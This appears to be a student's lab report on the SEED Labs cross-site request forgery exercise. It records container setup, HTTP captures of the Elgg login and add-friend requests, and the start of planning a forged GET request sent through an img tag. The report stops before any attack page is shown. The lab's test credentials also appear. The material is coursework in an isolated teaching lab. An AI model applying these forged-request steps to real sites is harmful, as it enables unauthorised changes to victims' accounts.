


ICSI 424 lab7  
Seoyeon Choi

**1. Setup for cross site request forgery attack lab and 2 set-ups**

I typed “dcbuild” , “dcup” , and “docks”



The screenshot shows a terminal window titled "SEED\_20.04 [Running]" with the command "seed@VM: ~./Labsetup\$". The terminal output is as follows:

```
[10/28/23] seed@VM:~/.../Labsetup$ dockps
9b2ebff55610  elgg-10.9.0.5
5629f30bc2fe  mysql-10.9.0.6
846bbe5e714b  attacker-10.9.0.105
[10/28/23] seed@VM:~/.../Labsetup$ docksh 96
Error: No such container: 96
[10/28/23] seed@VM:~/.../Labsetup$
```

2. Open /etc/host and store
3. 10.9.0.5
4. 10.9.0.5
5. 10.9.0.105
- 6.
7. [www.seed-server.com](http://www.seed-server.com) # Elgg For SEED Labs
8. www.example32.com
9. [www.attacker32.com](http://www.attacker32.com) # attackers website
10. Int /etc/hosts

```
[10/28/23]seed@VM:~/.../Labsetup$ dockps
9b2ebff55610  elgg-10.9.0.5
5629f30bc2fe  mysql-10.9.0.6
846bbe5e714b  attacker-10.9.0.105
[10/28/23]seed@VM:~/.../Labsetup$ docksh 96
Error: No such container: 96
[10/28/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:3107): Tepl-WARNING **: 20:48:07.645: GVfs metadata is not
supported. Fallback to TeplMetadataManager. Either GVfs is not c
orrectly installed or GVfs metadata are not supported on this pla
tform. In the latter case, you should configure Tepl with --disab
le-gvfs-metadata.
[10/28/23]seed@VM:~/.../Labsetup$
```

// used sudo gedit to open /etc/hosts

### 3 Lab Tasks: Attacks

#### 3.1 Task 1: Observing HTTP Requests.

Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your **report, please identify the parameters used in these requests**, if any.

SEED\_20.04 [Running]

Firefox Web Browser Oct 28 20:54

SEED Project Elgg For SEED Labs

www.seed-server.com

Elgg For SEED Labs Log in

HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 29 Oct 2023 00:53:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Set-Cookie: Elgg=2of3h90mtsl6pha734oftgnqdt; path=/
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2765
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/cache/1587931381/default/font-awesome/css/all.min.css
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=2of3h90mtsl6pha734oftgnqdt
GET: HTTP/1.1 200 OK
```

```
HTTP Header Live Main — Mozilla Firefox X  
Content-type: text/html; charset=UTF-8  
http://www.seed-server.com/cache/1587931381/default/font-awesome/css/all.min.css  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: text/css,*/*;q=0.1  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/  
Cookie: Elgg=2of3h90mtsl6pha734oftgnqdt  
GET: HTTP/1.1 200 OK  
Date: Sun, 29 Oct 2023 00:53:29 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Cache-Control: max-age=15552000, public, s-maxage=15552000  
X-Content-Type-Options: nosniff  
ETag: "1587931381-gzip"  
Vary: Accept-Encoding,User-Agent  
Content-Encoding: gzip  
Content-Length: 12931  
Keep-Alive: timeout=5, max=99  
Connection: Keep-Alive  
Content-Type: text/css; charset=utf-8  
  
http://www.seed-server.com/cache/1587931381/default/elgg.css  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: text/css,*/*;q=0.1  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/  
Cookie: Elgg=2of3h90mtsl6pha734oftgnqdt  
GET: HTTP/1.1 200 OK  
Date: Sun, 29 Oct 2023 00:53:29 GMT
```

I opened [www.seed-server.com](http://www.seed-server.com) website link on my machine's firefox I used HTTP header live to see how get, post were used to open above website.

Welcome to your Elgg site.

Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email \*


alice

Password \*


HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/2.0 200 OK
```


I used the given name alice and password in instruction, to see how www.seed-server.com changes when a user login. “alice | seedalice”




// there were many things going on but I was able to see that http sent some thing and Get :  
HTTP/1.1 200 OK we're response. At the end I was able to login as ALICE and GET HTTP/1.1  
200 OK was the last interaction in HTTP header live main - Mozilla Firefox.



// Logged in as Alice and use HTTP Header Live main to catch HTTP requests.



// this shows that e captured when alice logged in with her password seedalice. We got “POST: HTTP/1.1 200 OK”. It was a post request.



// In here we can see that <http://www.seed-server.com/action/login> ( so login action) was done by POST request and username=alice&password=seedalice was passed.


elgg\_token=ClmU8j7mxmmfSDtujqK2rw&\_\_elgg\_ts=1698540808&username=alice&password=seedalice. ( it captured username and password ) Above those two values are countermeasures for CSRF attack.

-> For login, HTTP used Post request and passed username with password as parameter.

### 3.2 Task 2: CSRF Attack using GET Request

Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (**hint: you can use the img tag**, which automatically triggers an HTTP GET request).

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two weird-looking parameters, **elgg ts and elgg token**. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.



// I checked [www.attacker32.com](http://www.attacker32.com) . I have to modify the “Add-Friend-Attack” link so that once Alice clicks that link, Samy will be registered as Alice’s friend.

1. Log out in “Elgg for seed Labs” website as Alice

2. Login with user name: "samy" and password : "seedssamy"

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

Bookmark this page | Report this

Powered by Elgg

3.

4. Go to member and click ALice and see HTTP header line to capture GET request, so open HTTP Header LIve main and click “add friend” for Alice and see how HTTP interacts.


5.

```


http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1698542046&_elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=ticha3esd6d9n8gt4os1soep8m
GET: HTTP/1.1 200 OK
Date: Sun, 29 Oct 2023 01:15:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
    
```

Show Applications


// I capture the GET request, when Samy requests “add friend” to Alice. It seems Alice’s guid is 56 ( it is number on the top friend=56, so 56 is guid, userId ) For Task1 attack we have to disable countermeasure parameters such as elgg ts and elgg token Tokens.



// next I will find Samy’s guid. Go to samy’s profile and click page source code.  
// we can see samy’s guid was 59.  
// I created “textfile.txt” to store useful data for this attack.  
// log out as Samy and log in again as Alicee, because we want to launch an attack on Alice, so  
Alice should be active/logged in.

